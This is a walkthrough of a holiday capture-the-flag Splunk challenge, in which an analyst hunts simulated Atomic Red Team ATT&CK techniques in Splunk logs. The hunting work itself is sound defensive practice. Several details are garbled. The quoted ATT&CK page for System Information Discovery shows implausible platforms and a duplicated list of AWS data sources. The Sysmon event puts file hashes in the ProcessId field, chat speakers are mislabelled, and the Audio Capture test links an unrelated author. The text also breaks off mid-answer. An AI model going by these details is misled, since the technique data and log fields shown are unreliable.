




# Splunk Challenge

Moving around the dark room behind the locked door, we see what look like peep holes in the wall. Walking to them, we discover we've been transformed into (or are controlling) Santa. Just what is going on here?



## Objective

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

Difficulty: 3/5

## Angel Candysalt's dialog:

Hey Santa, there's some crazy stuff going on that we can see through our Splunk infrastructure. You better login and see what's up.

## Hints


There was a great [Splunk talk](#) at KringleCon 2 that's still available!

Dave Herrald talks about emulating advanced adversaries and [hunting them with Splunk](#).

Defenders often need to manipulate data to decRypt, deCode, and refourm it into something that is useful. [Cyber Chef](#) is extremely useful here!

## Solution

In this objective, we're going to be using Splunk to find events and data related to a simulated attack against Santa's infrastructure. Some knowledge of Splunk or similar SIEM/logging platforms is useful for this task, but the videos in the Hints will give a good foundation to help with completing this objective.

A screenshot of a challenge instruction box titled "Santa's SOC Challenge". The box has a light green header and a light blue body. It contains six numbered instructions. A green "Close" button is in the bottom right corner. A small gear icon is in the bottom right of the text area.

**Santa's SOC Challenge**

1. Your goal is to answer the **Challenge Question**. You will include the answer to this question in your HHC write-up!
2. Work your way through the training questions. Each one will help you get closer to the answering the Challenge Question.
3. Characters in the KringleCon SOC Secure Chat are there to help you. If you see a blinking red dot next to a character, click on them and read the chat history to learn what they have to teach you! And don't forget to scroll up in the chat history!
4. To search the SOC data, just click the [Search](#) link in the navigation bar in the upper left hand corner of the page.
5. This challenge is best enjoyed on a laptop or desktop computer with screen width of 1600 pixels or more.
6. **WARNING** This is a defensive challenge. Do not attack this system, Splunk, Splunk apps, or back-end APIs. Thank you!

Close

The KringleCastle SOC (Security Operations Center) has used a testing tool known as [Atomic Red Team](#) to perform a set of tactics and techniques that attackers use to penetrate systems. The MITRE corporation has developed a knowledge base of these tactics/techniques known as [ATT&CK](#). Logging into the Splunk terminal as Santa, we see there's a chat room for the SOC analysts:

# KringleCastle SOC

## SOC Chat



Alice Bluebird

● online



Buddy Bellsbee

● online



Cosmo Jingleberg

● online



Fisbee O'Mittens

● online



Mcfluffy Battings

● online



Zippy Frostington

● online



#KringleCastleSOC

● 7 members



Santa (Me)

● online



Chat with #KringleCastleSOC

8 messages

It warms my heart to see so many familiar names here.

Santa (me)

As some of you know, I'm a member of the super secret Threat Intelligence Presents Society (TIPS). Our chat room has been abuzz; everyone is seeing the same thing...an uptick in activity from an adversary group who has targeted us in the past.

Zippy Frostington

Did they share any intel?

Santa (me)

Yes @Zippy and I will share it with you soon enough, but first things first! This year, every SOC's wishlist includes adversary simulation! So my first gift to you this holiday season is a link to the Splunk KringleCon talk [Emulating the Adversary](#). You should all go watch it if you haven't already!

Santa (me)

I asked Alice to use the Splunk Attack Range to simulate a number of attacker techniques selected from MITRE® ATT&CK Enterprise. I need you all to work through these training questions and then answer the challenge question!

Alice Bluebird

Ok elves! Like Santa said, I simulated a bunch of ATT&CK techniques/sub-techniques and stored the results from each run in its own dedicated set of Splunk indexes. Check out the [Splunk Search Interface](#) to get started answering Training Question 1.

Don't forget to scroll up, Santa!! ^^

And a private chat between Alice Bluebird (the KringleCastle SOC Team Lead) and Santa:

**Alice Bluebird** ● online

**Buddy Bellsbee** ● online

**Cosmo Jingleberg** ● online

**Flsbee O'Mittens** ● online

**Mcfluffy Battlings** ● online

**Zippy Frostington** ● online

**#KringCastleSOC** ● 7 members

**Santa (Me)** ● online

### Chat with Alice Bluebird

11 messages

Santa (me)

And of course, you already know the challenge question.

Alice Bluebird

Ok, well I can give you hints here if you need them!

Santa (me)

Ah right. Well, the truth is, Alice, I haven't been feeling myself today...

Alice Bluebird

A hint on this first training question would be magical, dear child.

Santa (me)

Sure thing, Santa. Well I stored every simulation in its own index so you can just use a Splunk search like

```
| tstats count where index=* by index
```

for starters!

Alice Bluebird

I expect some of the elves in the SOC to confuse techniques with sub-techniques.

Santa (me)

Ho ho ho, right you are. Those creatures, those elves!

We have a series of questions to answer before we can get to the final question for the objective:

Training Center

Challenge Question

What is the name of the adversary group that Santa feared would attack KringleCon?

Training Questions	Status
1. How many distinct MITRE ATT&CK techniques did Alice emulate?	
2. Locked	
3. Locked	
4. Locked	
5. Locked	
6. Locked	
7. Locked	

Welcome Message

It's helpful to open an additional browser tab with the Splunk interface to run queries against, leaving the KringleCon SOC chat window open for access to the questions.

**Question 1:**How many distinct MITRE ATT&CK techniques did Alice emulate?

To answer this, Alice gives us the basic part of the question: `| tstats count where index=* by index`, which yields these results:

## New Search

```
1 | tstats count where index=* by index
```

✓ **303,714 events** (1/1/70 12:00:00.000 AM to 1/4/21 7:58:24.000 PM) No Event Sampling ▾

Events (303,714)

**Statistics (26)**

Visualization

100 Per Page ▾

✎ Format

Preview ▾

index ↕

- |    |                |
|----|----------------|
| 1  | attack         |
| 2  | t1033-main     |
| 3  | t1033-win      |
| 4  | t1057-win      |
| 5  | t1059.003-main |
| 6  | t1059.003-win  |
| 7  | t1059.005-main |
| 8  | t1059.005-win  |
| 9  | t1071.001-main |
| 10 | t1071.001-win  |
| 11 | t1082-win      |
| 12 | t1105-main     |
| 13 | t1105-win      |
| 14 | t1106-main     |
| 15 | t1106-win      |
| 16 | t1123-main     |
| 17 | t1123-win      |
| 18 | t1204.002-main |
| 19 | t1204.002-win  |

The 'Techniques' in the simulation are organized into individual Splunk indexes, named after the technique (ex. `t0133`, `t0157`, ...). A technique can have sub-techniques, such as `t1059.003` and `t1059.005`. The question calls for the number of top-level techniques, which counted up add to `13`.

Answering the question gives us more dialog from Alice in the chat, including a Splunk query that returns the exact answer:

```
| tstats count where index=* by index
| search index=T*-win OR T*-main
| rex field=index "(?<technique>t\d+)[\.\-].0*"
| stats dc(technique)
```


**Question 2:** What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

Using the screenshot above, we can see the two indexes is `t1059.003-main` `t1059.003-win`.

**Question 3:** One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

For this question, we'll need to dig into the MITRE ATT&CK framework to determine which technique is being used, and therefore which Splunk index to search. MITRE has developed a tool to facilitate searching the framework for techniques, available [here](#). Open that page in a new tab, click 'Create a new layer', and select 'Enterprise'. This brings up a browsable and searchable instance of ATT&CK. We can search for 'system information discovery' and get a link to the page related to that technique:





Clicking on the 'view' link takes us to the specific page on the technique, which is T1082:

[Home](#) > [Techniques](#) > [Enterprise](#) > System Information Discovery

## System Information Discovery

An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from [System Information Discovery](#) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

Tools such as [Systeminfo](#) can be used to gather detailed system information. A breakdown of system data can also be gathered through the macOS `systemsetup` command, but it requires administrative privileges.

Infrastructure as a Service (IaaS) cloud providers such as AWS, GCP, and Azure allow access to instance and virtual machine information via APIs. Successful authenticated API calls can return data such as the operating system platform and status of a particular instance or the model view of a virtual machine.<sup>[1][2][3]</sup>

ID: T1082

Sub-techniques: None

Tactic: Discovery

Platforms: AWS, Azure

Permissions Required: Administrator

Data Sources: AWS CloudTrail logs, AWS IAM logs, AWS CloudFormation logs, AWS CloudWatch logs, AWS Config logs, AWS CloudFront logs, AWS CloudHSM logs, AWS CloudSearch logs, AWS CloudTrail logs, AWS IAM logs, AWS CloudFormation logs, AWS CloudWatch logs, AWS Config logs, AWS CloudFront logs, AWS CloudHSM logs, AWS CloudSearch logs

CAPEC ID: [CAPEC-3](#)

Contributors: Praetorian

Version: 2.1

Using that technique number as the index, we can then search Splunk for the keyword `MachineGuid`, to find where the simulated attack queried the registry:

New Search

1

index=t1082-win MachineGuid

4 events (11/30/20 8:41:05.000 PM to 1/4/21 9:40:42.000 PM)

No Event Sampling ▾

✓ 4 events (11/30/20 8:41:05.000 PM to 1/4/21 9:40:42.000 PM) No Event Sampling ▼

Events (4)   Statistics   Visualization

Format Timeline ▾    – Zoom Out    + Zoom to Selection    × Deselect

0 events during Wednesday, December 16, 2020

List ▾ / Format 50 Per Page ▾

<div> <div>&lt; Hide Fields</div> <div>≡ All Fields</div> </div>		i	Time	Event
<div> <div>SELECTED FIELDS</div> <div># EventCode 2</div> <div>a Message 2</div> <div># ProcessId 2</div> </div>		> 1	11/30/20 8:42:59.000 PM	<div> <div>&lt;Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'&gt;&lt;System&gt;&lt;Provider Name='Microsoft-Windows-Sysmon'&gt;&lt;Level&gt;4&lt;/Level&gt;&lt;Task&gt;1&lt;/Task&gt;&lt;Opcode&gt;0&lt;/Opcode&gt;&lt;Keywords&gt;0x8000000000000000&lt;/Keywords&gt;&lt;Correlation&gt;&lt;Execution ProcessID='2236' ThreadID='3136'&gt;&lt;/Correlation&gt;&lt;Channel&gt;Microsoft-Windows-Sysmon&lt;/Channel&gt;&lt;EventData&gt;&lt;Data Name='RuleName'&gt;&lt;/Data&gt;&lt;Data Name='UtcTime'&gt;2020-11-30 20:42:59.314&lt;/Data&gt;&lt;Data Name='Image'&gt;C:\Windows\System32\reg.exe&lt;/Data&gt;&lt;Data Name='FileVersion'&gt;10.0.19041.1&lt;/Data&gt;&lt;Data Name='Product'&gt;Microsoft® Windows® Operating System&lt;/Data&gt;&lt;Data Name='Company'&gt;Microsoft Corporation&lt;/Data&gt;&lt;Data Name='MachineGuid'&gt;{5224BDF4-594D-5FC5-FB75-C10200000000}&lt;/Data&gt;&lt;Data Name='CurrentDirectory'&gt;C:\Windows\System32&lt;/Data&gt;&lt;Data Name='LogonGuid'&gt;{5224BDF4-594D-5FC5-FB75-C10200000000}&lt;/Data&gt;&lt;Data Name='LogonId'&gt;0x2c175fb1&lt;/Data&gt;&lt;Data Name='ProcessId'&gt;MD5=59A22FA6CF85026BB6BC69A1ADD7C5C0, SHA256=9E28034CE3AEEA6951F790F8997DF44CFBF80BEFF9FB1&lt;/Data&gt;&lt;Data Name='ParentProcessId'&gt;BDF4-5953-5FC5-C16E-000000007F01&lt;/Data&gt;&lt;Data Name='ParentProcessName'&gt;d.exe&lt;/Data&gt;&lt;Data Name='ParentProcessArchitecture'&gt;x64&lt;/Data&gt;&lt;/EventData&gt;&lt;/System&gt;&lt;/Event&gt;</div> <div> <div>EventCode = 1</div> <div>ProcessId = 4792</div> </div> </div>
<div> <div>INTERESTING FIELDS</div> <div>a Account_Domain 2</div> <div>a Account_Name 2</div> <div>a action 2</div> <div>a app 3</div> <div>a body 2</div> <div>a category 1</div> <div>a Channel 1</div> <div>a cmdline 2</div> <div>a CommandLine 2</div> </div>		> 2	11/30/20 8:42:59.000 PM	<div> <div>&lt;Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'&gt;&lt;System&gt;&lt;Provider Name='Microsoft-Windows-Sysmon'&gt;&lt;Level&gt;4&lt;/Level&gt;&lt;Task&gt;1&lt;/Task&gt;&lt;Opcode&gt;0&lt;/Opcode&gt;&lt;Keywords&gt;0x8000000000000000&lt;/Keywords&gt;&lt;Correlation&gt;&lt;Execution ProcessID='2236' ThreadID='3136'&gt;&lt;/Correlation&gt;&lt;Channel&gt;Microsoft-Windows-Sysmon&lt;/Channel&gt;&lt;EventData&gt;&lt;Data Name='RuleName'&gt;&lt;/Data&gt;&lt;Data Name='UtcTime'&gt;2020-11-30 20:42:59.314&lt;/Data&gt;&lt;Data Name='Image'&gt;C:\Windows\System32\reg.exe&lt;/Data&gt;&lt;Data Name='FileVersion'&gt;10.0.19041.1&lt;/Data&gt;&lt;Data Name='Product'&gt;Microsoft® Windows® Operating System&lt;/Data&gt;&lt;Data Name='Company'&gt;Microsoft Corporation&lt;/Data&gt;&lt;Data Name='MachineGuid'&gt;{5224BDF4-594D-5FC5-FB75-C10200000000}&lt;/Data&gt;&lt;Data Name='CurrentDirectory'&gt;C:\Windows\System32&lt;/Data&gt;&lt;Data Name='LogonGuid'&gt;{5224BDF4-594D-5FC5-FB75-C10200000000}&lt;/Data&gt;&lt;Data Name='LogonId'&gt;0x2c175fb1&lt;/Data&gt;&lt;Data Name='ProcessId'&gt;MD5=59A22FA6CF85026BB6BC69A1ADD7C5C0, SHA256=9E28034CE3AEEA6951F790F8997DF44CFBF80BEFF9FB1&lt;/Data&gt;&lt;Data Name='ParentProcessId'&gt;BDF4-5953-5FC5-C16E-000000007F01&lt;/Data&gt;&lt;Data Name='ParentProcessName'&gt;d.exe&lt;/Data&gt;&lt;Data Name='ParentProcessArchitecture'&gt;x64&lt;/Data&gt;&lt;/EventData&gt;&lt;/System&gt;&lt;/Event&gt;</div> <div> <div>EventCode = 1</div> <div>ProcessId = 4792</div> </div> </div>

The command line used to query the registry was `REG QUERY`

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid , which makes the key queried HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Cryptography .

**Question 4:** According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

**OSTap** is a JavaScript-based downloader commonly used to deliver malware such as TrickBot.

Alice gives a hint on what index to search:

I suppose the SOC elves might overthink this one. Splunk Attack Range keeps track of the simulations that are run in

```
index=attack
```

You can then search that index for specific keywords...

We can search Splunk for anything related OSTap it with `index=attack ostap`. We're looking for the UTC timestamp of the earliest technique, so scrolling down to the bottom of the results and expanding #8 gives us a timestamp of

2020-11-30T17:44:15Z

8

11/30/20  
5:44:15.000 PM

"2020-11-30T17:44:15Z", "2020-11-30T17:44:15", "T1105", "11", "OSTAP Worming Activity", "win-dc-

Event Actions


Type	<input checked="" type="checkbox"/>	Field	Value	Actions
Selected	<input checked="" type="checkbox"/>	Technique	T1105	
	<input checked="" type="checkbox"/>	Test Name	OSTAP Worming Activity	
	<input checked="" type="checkbox"/>	atk	OSTAP Worming Activity	
Event	<input type="checkbox"/>	Execution Time _Local	2020-11-30T17:44:15	
	<input type="checkbox"/>	Execution Time _UTC	2020-11-30T17:44:15Z	
	<input type="checkbox"/>	GUID	2ca61766-b456-4fcf-a35a-1233685e1cad	
	<input type="checkbox"/>	Hostname	win-dc-748	
	<input type="checkbox"/>	Test Number	11	
	<input type="checkbox"/>	Username	attackrange\administrator	
	<input type="checkbox"/>	field1	2020-11-30T17:44:15Z	
	<input type="checkbox"/>	field2	2020-11-30T17:44:15	
	<input type="checkbox"/>	field3	T1105	
	<input type="checkbox"/>	field4	11	
<input type="checkbox"/>	field5	OSTAP Worming Activity		


**Question 5:** One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frngca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?


This question requires a bit more research. We need to look at [frngca's GitHub page](#) to find what package the tool is using, so we can search Splunk for when it was used. Looking at their repositories, one jumps out:


AudioDeviceCmdlets, used to control audio devices on Windows:

#### Pinned



**AudioDeviceCmdlets**  
 AudioDeviceCmdlets is a suite of PowerShell Cmdlets to control audio devices on Windows  
 ● C# ☆ 264 🍴 40


**ubuntu**  
 git init && git pull https://github.com/frngca/ubuntu && ./initVM.sh  
 ● Shell



**arkSEtup**  
 ARK Survival Evolved server setup script  
 ● Shell


**fcpi**  
 An installation script to configure a Raspberry Pi with a Camera Module so it can be plugged and forgotten  
 ● Python

99 contributions in the last year



So we're looking for something to do with audio devices. Going back to the ATT&CK navigator and searching for 'audio', we find Audio capture is technique T1123.



We can then go to the Atomic Red Team [GitHub Repository](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1123/T1123.yaml) to look at the specific tests run for T1123 in the file <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1123/T1123.yaml>:

```
attack_technique: T1123
display_name: Audio Capture
atomic_tests:
- name: using device audio capture commandlet
  auto_generated_guid: 9c3ad250-b185-4444-b5a9-d69218a10c95
  description: |
    [AudioDeviceCmdlets](https://github.com/cdhunt/WindowsAudioDevice-Powershell-Cmdlet)
  supported_platforms:
  - windows
  executor:
    command: |
      powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet
    name: powershell
```

Searching Splunk for `index=t1123-win WindowsAudioDevice-Powershell-Cmdlet` and scrolling to the bottom of the results yields this data:

```
11/30/2020 07:25:14 PM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4688
EventType=0
Type=Information
ComputerName=win-dc-748.attackrange.local
TaskCategory=Process Creation
OpCode=Info
RecordNumber=328548
Keywords=Audit Success
Message=A new process has been created.
```

Creator Subject:

```
Security ID:      ATTACKRANGE\Administrator
Account Name:     Administrator
Account Domain:   ATTACKRANGE
Logon ID:         0x29C7E37
```

Target Subject:

```
Security ID:      NULL SID
Account Name:     -
Account Domain:   -
Logon ID:         0x0
```


Process Information:

```
New Process ID:      0xe40
New Process Name:     C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Token Elevation Type: %%1936
Mandatory Label:      Mandatory Label\High Mandatory Level
Creator Process ID:   0xfd0
Creator Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
